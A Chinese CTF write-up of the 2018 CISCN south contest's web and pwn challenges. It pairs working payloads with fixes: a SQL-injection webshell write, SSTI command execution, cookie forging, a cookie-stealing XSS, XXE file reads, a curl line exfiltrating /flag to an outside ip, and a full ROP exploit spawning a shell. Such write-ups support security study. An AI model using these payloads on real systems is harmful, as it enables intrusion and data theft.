

题目 git: [https://github.com/Rman0fCN/2018CISCN\\_SOUTH.git](https://github.com/Rman0fCN/2018CISCN_SOUTH.git)

## WEB1

1、在首页的 favicon 有个引入 icon 的函数，可以读文件但只能读指定后缀的文件，参考 thinkphp 目录格式把源码脱下来

/favicon.html?fav\_id=../../application/index/model/login

```
'favicon' => 'index/Index/favicon'
```

```
public function favicon()
{
    $favicon = input( key: 'fav_id');
    $filepath = "../favicons/".$favicon;

    if(file_exists( filename: $filepath . ".png")) {
        $favicon = $filepath . ".png";
    }
    else if (file_exists( filename: $filepath . ".php")) {
        $favicon = $filepath . ".php";
    }
    else if (file_exists( filename: $filepath . ".ico")) {
        $favicon = $filepath . ".ico";
    }
    else if (file_exists( filename: $filepath . ".jpg")) {
        $favicon = $filepath . ".jpg";
    }
    else if (file_exists( filename: $filepath . ".gif")) {
        $favicon = $filepath . ".gif";
    }
    else {
        $err_msg = "No files named '$filepath.png', '$filepath.ico' or '$filepath.php' found ";
        echo $err_msg;
        die();
    }

    if(!file_exists($favicon)) {
        echo "File '$filepath' does not exist";
        die();
    }

    readfile($favicon);
}
```

2、在/model/User.php 处存在 SQL 注入，并且有回显，有一个小小的过滤，但是只过滤小写，非常好绕过。

```

class User extends Model {

    protected $salt = '4pU8i2';

    public function doLogin($username, $password) {
        $username = trim($username);
        $password = generate_hash_with_salt($password, $this->salt);
        $filter = "union|select|sleep|—";
        $this->attackFilter($username, $filter);
        $res = $this->where(array("username"=>$username, "password"=>$password))>find();

        if ($res) {
            return $res;
        }

        return FALSE;
    }

    private function attackFilter($strValue, $arrReq) {

        if (is_array($strValue)) {
            $strValue = implode($strValue);
        }

        if (preg_match(pattern: "/" . $arrReq . "/si", $strValue) == 1) {
            echo '<pre><font color="red"><b>Input illegal!</b></font></pre>';
            exit();
        }

    }

    if ((FALSE == model('User')->getUserById($data[0]['id'])) || (FALSE == model('User')->getUserByUsername($data['username']))) {
        dump($data);
        exit();
    }

```

登陆处 username 直接写 shell

admin' UNION SELECT

0x3C3F70687020406576616C28245F4745545B276173275D293B3F3E

,2,3,4,5 into outfile '/var/www/html/public/11.php' #

写入 shell 之后即可获取 flag。

修复方法:

修复思路蛮多的, 我就直接把 flag 路径加入过滤目录了, 不允许读就可以了, 并开了大小写过滤


```

->$filter.="union|select|sleep|--|'|#|into|outfile|dumpfile|chr|txt|load_file|th3s_is_3hE_fIag.txt";
->$this->attackFilter($username, $filter);
->$res=db()->query("SELECT * FROM `user` WHERE `username`='".$username']."' AND `password`='".$password"'");
->if($res){
->return $res;
->}
->return FALSE;



```

## WEB2

1、/admin 进入后台，采用弱密码 123456



2、上传图片处存在漏洞



利用方法很简单：抓包修改 mime 为白名单内的即可上传 shell，拿到 shell 之后就可以获取 flag。

修复:

后缀名过滤被关掉了, 添加后缀过滤。

```
// Allowed file extension types
$allowed = array(
    'jpg',
    'jpeg',
    'gif',
    'png'
);

if (!in_array(strtolower(substr(strrchr($filename, '.'), 1, strlen(strrchr($filename, '.')))), $allowed)) {
    $json['error'] = '文件类型错误';
}

// Allowed file mime types
$allowed = array(
    'image/jpeg',
    'image/pjpeg',
    'image/png',
    'image/x-png',
    'image/gif'
);

if (!in_array($files['file']['type'], $allowed)) {
    $json['error'] = '文件类型错误';
}

// Return any upload error
if ($files['file']['error'] != UPLOAD_ERR_OK) {
    $json['error'] = '上传失败'. $files['file']['error'];
}
e {
    $json['error'] = '上传失败';
```



## WEB3

1、比赛时给了源码, 这道题应该是考的是 Thinkphp 5.0.15 的 SQL 注入, 比赛时注入点没找到, 赛后和深大师傅交流, 师傅说漏洞点在 mail 处的 update 处。

```
public function change_email(Request $request) {
    if (!session('name: ' . 'username'))
        return $this->redirect('url: ' . '/login'); //未登录

    if ($request->isPost()) {
        $email = input('key: ' . 'post.mail/a');
        //$this->user_validate->scene('change_mail')->check(input('post.'));
        $user_id = session('name: ' . 'id');
        $this->user_model->where('field: ' . 'id', $user_id)->update(['mail'=> $email]);
        $this->assign('name: ' . 'success', 'value: 1');
        return view();
    }

    return view();
}
```

在构造 mail 参数时可以转换成数组

```
mail[0]=inc&mail[1]=updatexml(1,concat(0x7e,select * from pay_config  
where id =1,0x7e),1)&mail[2]=123
```

这样应该就能报错查询到第三方支付 pay\_key

2、

拿到 pay\_key 就可以伪造支付签名，把 sign 按照逻辑签成 1 块钱，就可以购买 ticket 获得 admin 权限。

```

public function third_pay(Request $request) {
    if(!session( name: 'username'))
        return $this->redirect( url: '/login'); //未登录

    $commodity_id = intval(input( key: 'commodity_id'));
    $price = floatval(input( key: 'price'));
    $sign = input( key: 'sign');
    $real_sign = $this->gen_pay_url($commodity_id, $price)['sign'];
    if($sign != $real_sign) {
        $this->assign( name: 'danger', value: 1);
        return view();
    }

    $user_id = session( name: 'id');
    $result = $this->shop_model->pay($user_id, $commodity_id, $price);
    if(!$result) {
        $this->assign( name: 'danger', value: 1);
        return view();
    } else {
        $commodity = $this->shop_model->get($commodity_id);
        if($commodity->name == 'ticket')
            session( name: 'admin', value: 1);
        $this->assign( name: 'success', value: 1);
        return view();
    }
}

private function gen_pay_url($id, $price) {
    $parm = array(
        // uid=>'1',
        'commodity_id'=>$id,
        'price'=>$price,
    );
    ksort( &array: $parm);
    $pay_key = db( name: 'pay_config')->where( field: 'id', op: '1')->find0['pay_key'];
    $mark = http_build_query($parm);
    $parm['sign'] = md5( str: $mark.$pay_key);
    $callback_url = '/thirdpay?'.http_build_query($parm);
    $result = array(
        'sign'=> $parm['sign'],
        'callback_url'=> $callback_url,
    );
    return $result;
}

```

3、拿到管理员权限，就可以去反序列化构造 flag 类，获取 flag 了

```
public function getflag() {
    if(session( name: 'admin') == 1){
        if(isset($_POST['d'])){
            $flag = unserialize($_POST['d']);
        }else{
            $flag = new Flag;
        }
        echo $flag->getflag();
    }else{
        echo 'deny';
    }
}

class Flag{
    public $flag;
    public static function flag($r){
        return file_get_contents($r->flag);
    }
    public function getflag() {
        $this->flag='/flag';
        return self::flag($this);
    }
}
```

## 修复

---

官方 commit :

<https://github.com/top-think/framework/commit/363fd4d90312f2cfa427535b7ea01a097ca8db1b>

WEB4

不会做，摸了

## WEB5

1、 网站采用官方原始的 cookie secret key :

5f55e8c1487401007e1b56211abd85de5fe57f9fc0079e5060e981f025d2

2、 利用脚本伪造 VIP 身份:

```
import hmac
import hashlib

# https://github.com/tornadoweb/tornado/blob/eb487cac3d829292acca6e5124b1da5ae6bba407/tornado/web.py

def _create_signature_v2(secret, s):
    hash = hmac.new((secret).encode("utf-8"), digestmod=hashlib.sha256)
    hash.update(s.encode("utf-8"))
    return (hash.hexdigest())

def _generate_cookie(s):
    print(s+_create_signature_v2("JDIOtOQQjLXklJT/N4aJE.tnY2.IoK9M0_INZW48b6exe7p1pye0",s))

# 2|1:0|10:1528524163|8:数据长度|数据|
generate_cookie("2|1:0|10:1528524163|8:username|8:eW55eW4=|")
```

2|1:0|10:1528524163|8:username|8:eW55eW4=|a9e01715ad71878fd65b23b86d289dfcbbf7864593a90c16eac2daf0862fb699

3、 修改 cookie 获得 vip 修改权限:



3、 利用 python 存在模板注入，过滤了单引号，采用字符串拼接绕过。存在一定过滤

```
string_blacklist = ('{', '"', 'script', 'object', 'onerror', 'onload',
    'select', 'from', 'where', 'union', 'os', 'sys', 'open', 'include', 'extend', 'module',
    'timeit', 'subprocess', 'import', 'print', 'curl', 'proc',
    'builtin', 'eval', 'exec', 'input', 'pickle', 'reload')
```

用{% raw %}绕过

```
{% raw *expr* %}
```

Outputs the result of the given expression without autoescaping.



```
{% raw
().__class__.__bases__[0].__subclasses__()[59].__init__.__getattr__
_("func_"+"global"+"s")["linecache"].__dict__["o"+"s"].__dict__["pop"+"en
"]("cat /home/ctf/flag ").read() %}
```

---

```
ciscn{bdDdj28MnWZ66vWx9Czy4XwkFdUgSmFe7MZw6tj5z4MUvuYy2W2GmszntBgDJcY7}
```

## WEB6

1、存在 nginx 的静态文件配置错误，用/static../可以进行文件目录遍历

```
location /static
{
    alias /app/sshop/assets/;
    autoindex on;
}
```

2、漏洞位于 ShopCarHandler 和 ShopCarAddHandler 中，购物车信息储存和加载的时候会被用户篡改

使用 load 加载用户提交的购物车信息，构造 buycar 类，重载迭代器，可以进行指令执行。

```
class ShopCarHandler(BaseHandler):
    @tornado.web.authenticated
    def get(self, *args, **kwargs):
        buycar = self.get_secure_cookie('commodity_buycar')
        if buycar:
            buycar = loads(b64decode(buycar))
            commodities = []
            price = 0
            i = 1
            for one in buycar:
                commodity = self.orm.query(Commodity).filter(Commodity.id == one).one()
                commodity.count = buycar[one]
                commodity.i = i
                commodity.prices = int(buycar[one]) * int(commodity.price)
                price += int(buycar[one]) * int(commodity.price)
                commodities.append(commodity)
                i += 1
            return self.render('shopcar.html', commodities=commodities, price=price)
        return self.render('shopcar.html')
```

修复:

nginx:

```
location /static/
{
    alias /app/sshop/assets/;
    autoindex on;
}
```

所以将原文件中的

```
from pickle import loads, dumps
from base64 import b64decode, b64encode
from json import loads, dumps
```

pickle 库改用 json 库:

至此, 修复成功

## WEB7

- 1、 利用把购物车金钱抓包修改成负数增加金钱
- 2、 获得./backdoor.so 逆向可得

```
1 void __fastcall zif_secret(zend_execute_data *execute_data, zval *return_value)
2 {
3     __int64 v2; // rdi
4     zend_string *key; // [rsp+0h] [rbp-38h]
5     zend_string *args; // [rsp+8h] [rbp-30h]
6     const char key_ans[17]; // [rsp+10h] [rbp-28h]
7     unsigned __int64 v6; // [rsp+28h] [rbp-10h]
8
9     v2 = execute_data->This.u2.next;
10    v6 = __readfsqword(0x28u);
11    strcpy((char *)key_ans, "diow1829hdnu1928");
12    if ( (unsigned int)zend_parse_parameters(v2, &unk_CA1, &key, &args) != -1 && !strcmp(key->val, key_ans) )
13        system(args->val);
14    __readfsqword(0x28u);
15 }
```

- 3、 user\_info 处获得 cmd, 但是无回显

```
public function user_info(Request $request) {
    $user = $this->user->where('username', session('username'))->first();
    $user['integral'] = number_format($user['integral'], decimals: 2, dec_point: '.', thousands_sep: '');
    $info = 'you are not vip. Please get 2000 or more integral to be vip';
    if ($this->user->where('username', session('username'))->value('integral') >= 2000) {
        $cmd = $request->input('cmd');
        $key = $request->input('key');
        secret($key, $cmd);
        $info = "/backdoor.so and i will never tell you my secret";
    }
    return view('user', ['user' => $user, 'info' => $info]);
}
```

4、cmd=curl http://ip/\$(cat /flag)&key=diow1829hdnu1928

使用 curl 将答案回显

## WEB8

这题很简单，但是 flag 格式有个坑。。。搞得我们浪费了很多时间

1、提示 1 要我们活动 6000 元，用官方样例源码漏洞，直接修改购物车结算为负数即可获得任意金额

2、提示 2 要获取 admin

采用官方 cookie secret 伪造 admin 用户进入后即可获得 RSA pqE C

```
..#..1..user.integral<0000..
..#...self.write('<center>Only when the integral is more than 6000 can you get a hint</center>')
..#...return self.render('user.html', user=user, flag='')
..#..elif self.get_secure_cookie('username') != 'admin':
..#...self.write('<center>Hint: Only admin can see flag</center>')
..#...return self.render('user.html', user=user, flag='')
..#..elif self.get_secure_cookie('username') == 'admin':
..#...current_path=os.path.abspath(__file__)
..#...flag_path=os.path.abspath(os.path.dirname(current_path)+os.path.sep+".")
..#...flag_path=src(flag_path)+'/a7ab44c66eebfdc0afda5d3b8cee834c.txt'
..#...f=open(flag_path,"r")
..#...flag=f.read()
..#...f.close()
..#...return self.render('a7ab44c66eebfdc0afda5d3b8cee834c.html', flag=flag)
..#...return self.render('user.html', user=user, flag='')
#..
```

3、

```
p=9648423029010515676590551740010426534945737639235739800643989352039852507298491399561035009163427050370107570733633350911691280297777160200625281665378483
q=11874843837980297032092405848653656852760910154543380907650040190704283358909208578251063047732443992230647903887510065547947313543299303261986053486569407
E=65537
C=16515500352536781184061513504580591363936693438898853568017867650383940670657950822265499091197145708122800676449197087056022508883258951138893900632016883599490660834952608190213554592367017383586152583228076659624226130746431811620465015637638426812780818900193736361377068783038304856705859228867165632893
```

利用工具解得

319499398498323173728299985202537254712764364556775964160668877568926556

加上

ciscn{319499398498323173728299985202537254712764364556775964160668877568926556}提交即可。。。当时没有说清楚格式，害我们试了半天。

修复方法：

`/home/ciscn/sshop/views/User.py`

修改渲染逻辑

`/home/ciscn/sshop/settings.py`

修改 cookie\_secret, debug .

`/home/ciscn/sshop/models.py`

结算时检查商品价格是否  $< 0$

## WEB9

username 模板注入，上面那个 payload 再用一遍.....（好像就换了个引号？）（看看人家的 hint，SSTI，多直白（

## PWN1

```
.rodata: 00000000 C /tmp/exp1
.rodata: 0000001D C python -c 'print eval(\"%s\")'
.rodata: 00000000 C now res:%s\n
```

emmmm 居然直接调用 python 来计算，并且没有过滤，注入 1");import os;print os.system("cat /home/ciscn/flag")# 即可执行系统指令并获得 flag

## PWN4

mirage\_game

```
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
```

包类型 66 时执行某函数

```
88     else if ( pack_type_1 == 66 )
89     {
90         sfadkif();
91     }
92     ...
```

```

1 | _int64 sfadjkf()
2 | {
3 |     char dest; // [rsp+0h] [rbp-30h]
4 |     void *src; // [rsp+20h] [rbp-10h]
5 |     void *v3; // [rsp+28h] [rbp-8h]
6 |
7 |     setbuf(stdin, 0LL);
8 |     setbuf(stdout, 0LL);
9 |     setbuf(stderr, 0LL);
10 |    v3 = malloc(0x100uLL);
11 |    src = malloc(0x100uLL);
12 |    puts("Welcome To Ciscn2018");
13 |    puts("I'm Mirage Team\n");
14 |    puts("Pleaalse start your performance! :)");
15 |    gets(v3, 0LL);
16 |    base64_decode((__int64)v3, (__int64)src);
17 |    memcpy(&dest, src, 0x80uLL);
18 |    puts("Oh! It's a traffic accident!");
19 |    return 0LL;
20 | }

```

base64 解码后 memcpy 到 dest 造成栈溢出，构造出 ROP 链泄露函数地址，利用泄露的地址计算出 system 真实地址，再重新调用 main 再次触发溢出，调 system bin sh 即可。

原来的栈	ROP链
输出puts真实地址并重启main	
prev ebp	aaaa
return addr	pop_rdi_ret
	got[puts]
	plt[puts]
	sfadjkf addr
调用system("/bin/sh")	
prev ebp	aaaa
return addr	pop_rdi_ret
	"/bin/sh"
	system addr

exp 代码 <https://paste.ubuntu.com/p/Ks83zNdTwp/>

from **pwn import \***

import **sys**

context.log\_level='debug'

elf=ELF('./mirage\_game')

**if 'remote' in sys.argv:**

sh=remote("172.16.13.104",1337)

libc=ELF('./libc.so.6')

```

else:
    sh=process('./mirage_game')
    libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')

pop_rdi_ret=0x0000000000403383
payload='RPCM'+'\x00'*4+p32(66,endian='big')
b64ed='a'*(0x30+8)
b64ed+=p64(pop_rdi_ret)+p64(elf.got['puts'])
b64ed+=p64(elf.plt['puts'])+p64(elf.symbols['sfadkjf'])
# b64ed+=p64(pop_rdi_ret)
print 'len:',hex(len(b64ed))
payload+=base64.b64encode(b64ed)
sh.sendline(payload)
open('out','wb').write(payload+'\n')

time.sleep(0.5)
r=sh.recv()
# print r.split(':')[1]
puts_real=u64(r.split(':')[1].split('\n')[1].ljust(8,'\x00'))
print 'puts real:',hex(puts_real)
libc_base=puts_real-libc.symbols['puts']
b64ed='a'*(0x30+8)
bin_sh=0x18cd57

# print '/bin/sh :',hex(libc.string('/bin/sh'))
b64ed+=p64(pop_rdi_ret)+p64(libc_base+bin_sh)+p64(libc.symbols['system']+libc_base)
sh.sendline(base64.b64encode(b64ed))
sh.interactive()
"""
b sfadkjf
b *0x4017f1
run < out
"""

```

其他 pwn 摸了

VYG shop（自己出的题）

## 1、注册账号进入用户界面

三

VYG乐购 ~Beta~

个人中心

商城秒杀活动！购物车管理

qaqqaqqaqqaqq

233333@qaq.orz

安全等级 帐号有风险

感谢您参与内测  
本平台仍在开发阶段，  
如果您遇到相关问题，  
还望您及时与我们取得  
联系，我们非常珍视您  
的每一份反馈。

账户

积分记录

订单管理

工单记录

自助服务

修改密码

订单管理

账户

欢迎您，qaqqaqqaqqaqq.


积分余额

1000.0

前往商城

## 2、进入工单记录，提交 Markdown XSS

原始过滤为过滤 `onerror` 和所有 `html` 标签，所以必须使用 `markdown` 转换，然后闭合双引号绕过



payload:

```
![dsa](x"onerror=eval(atob('Yj1kb2N1bWVudC5jb29raWU7YT0iPGltZyBzcmM9aHR0cDovL2xvY2FsaG9zdDo4MjM0LyIrYnRvYShiKSsiPiI7ZG9jdW1lbnQud3JpdGUoYSk7'))%")
```

该 payload 是弹到本地 8234 端口

### 3、在本地监听 8234 端口，得到管理员 cookie

```
start listening ...
username="2|1:0|10:1527175816|8:username|24:QWRNSW5fZm9yX0NIM2szcg==|48763a964e1c1ce3fb3fe850665a422b2f883897cbbe542773ea2d062000a853"
```

### 4、利用得到的管理员 cookie 登陆管理员界面，进入短信设置



开启手机验证 ☒

请求路径

`http://127.0.0.1:8200/api/send_sms`

请求方式

POST

请求字段

data

请求模板

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [ <!ENTITY xxe SYSTEM "file:///tmp/flag" >
]>
<root>
  <tel>{tel}</tel>
  <text>【VYG乐购】您的验证码为：{code} &xxe;</text>
</root>
```

保存

## 5、打开请求手机验证，修改模板为

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [ <!ENTITY xxe SYSTEM "file:///tmp/flag" >
]>
<root>
  <tel>{tel}</tel>
  <text>【VYG 乐购】您的验证码为：{code} &xxe;</text>
</root>
```

## 6、触发发送短信操作，进入管理员后台查看发送记录

提交人	发送时间	服务器返回
AdMIn_for_CH3k3r	Fri May 25 06:18:13 2018	<root> <tel>0</tel> <text>【VYG乐购】您的验证码为： 1234 CISCN{this_is_a_sample_flag}</text> </root>

Power by VYG Engine · © 2018 Company, Inc.

修复点：

- Ticket.py 里 TicketCreateHandler.post，使用更强的过滤（如先 md 再 bleach），不能直接禁用 Markdown
- 修复 SMS 服务器上的 XXE 注入，关闭实体解析，不能直接删除发短信功能
- （这个漏洞应该都会修.....）

## 解法 2 - Python 修饰器参数注入

（专门为 fixit 环节设计）

访问 [http://127.0.0.1:8233/user/2?super\\_admin\\_mode=1](http://127.0.0.1:8233/user/2?super_admin_mode=1) 可得管理员 flag

## 用户信息

用户名: ItouMakoto

ID号: 2

个人介绍:

邮箱地址: ItouMakoto@it.edu.cn

余额: -2333.0

邀请人ID号: None

手机号: 0

权限: 0

密码哈希: CISCN{this\_is\_a\_sample\_flag}

最近发表的评论: 无记录

Power by VYG Engine · © 2018 Company, Inc.

原理:

出问题的函数集中在 `view/tools.py`, 这里存放了常用的辅助函数。当不同修饰器连接时, 验证规则不健壮造成对模板逻辑的注入。

template\_kwargs\_importer 用于合并参数字典

```
7 def import_args(method):
8     @functools.wraps(method)
9     def wrapper(self, *args, **kwargs):
10         argss=inspect.getargspec(method).args
11         if argss[0]=='self':
12             argss=argss[1:]
13         form_kwargs=template_kwargs_importer({a:None for a in argss[len(args):]}), # router can pass args
14         {k: self.get_argument(k) for k in self.request.arguments},
15         kwargs)
16         return method(self, *args, **form_kwargs)
17     return wrapper
18
19 def template_kwargs_importer(*args):
20     result=dict()
21     for each in args:
22         result.update(each)
23     try:
24         result.pop('self') # prevent error when calling
25     except KeyError:
26         pass
27     return result
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53 def render(self, template_name, **kwargs):
54     modes=dict()
55     modes['super_admin_mode']=True if self.is_super_admin() else False
56     modes['customer_service_mode'] = True if self.is_customer_service() else False
57     super(BaseHandler, self).render(template_name=template_name,**template_kwargs_importer(modes,kwargss))
58
```

import\_args 用于直接将表单导入到函数参数表，方便保存后显示表单保存好的数据，提高用户和编码体验（因为数据已经在命名空间中，直接传给模板引擎即可，不需要再重复写参数列表），例如：

```
18
19 @tornado.web.authenticated
20 @check_user_admin
21 @import_args
22 def post(self,force_phone_check,api_url,method,name,template, *args, **kwargs):
23     if force_phone_check:
24         set_config('force_phone_check',True)
25         c = read_config('sms_settings')
26         if api_url: # means change value
27             try:
28                 set_config('sms_settings', {"api_url": api_url,
29                                             "method": method,
30
31                                             "name": name,
32                                             "template": template
33                                             })
34         self.orm.commit()
```

RequestHandler.render 被修改，用于向模板系统引入常用变量（比如渲染顶栏菜单时，区分管理员模式）

```
52
53 def render(self, template_name, **kwargs):
54     modes=dict()
55     modes['super_admin_mode']=True if self.is_super_admin() else False
56     modes['customer_service_mode'] = True if self.is_customer_service() else False
57     super(BaseHandler, self).render(template_name=template_name,**template_kwargs_importer(modes,kwargss))
58
```

render 里面\*\*template\_kwarg\_importer(modes,kwarg) 由于合并次序问题，当 kwarg 有 super\_admin\_mode 或 customer\_service\_mode 时，会将真正的值覆盖掉，而敏感信息显示与否是交予模板控制的，当以后门的方式加入上述参数，便可以对应权限查看用户敏感信息，造成隐私泄露。

灵感来源： <https://blog.csdn.net/cc7756789w/article/details/46635383>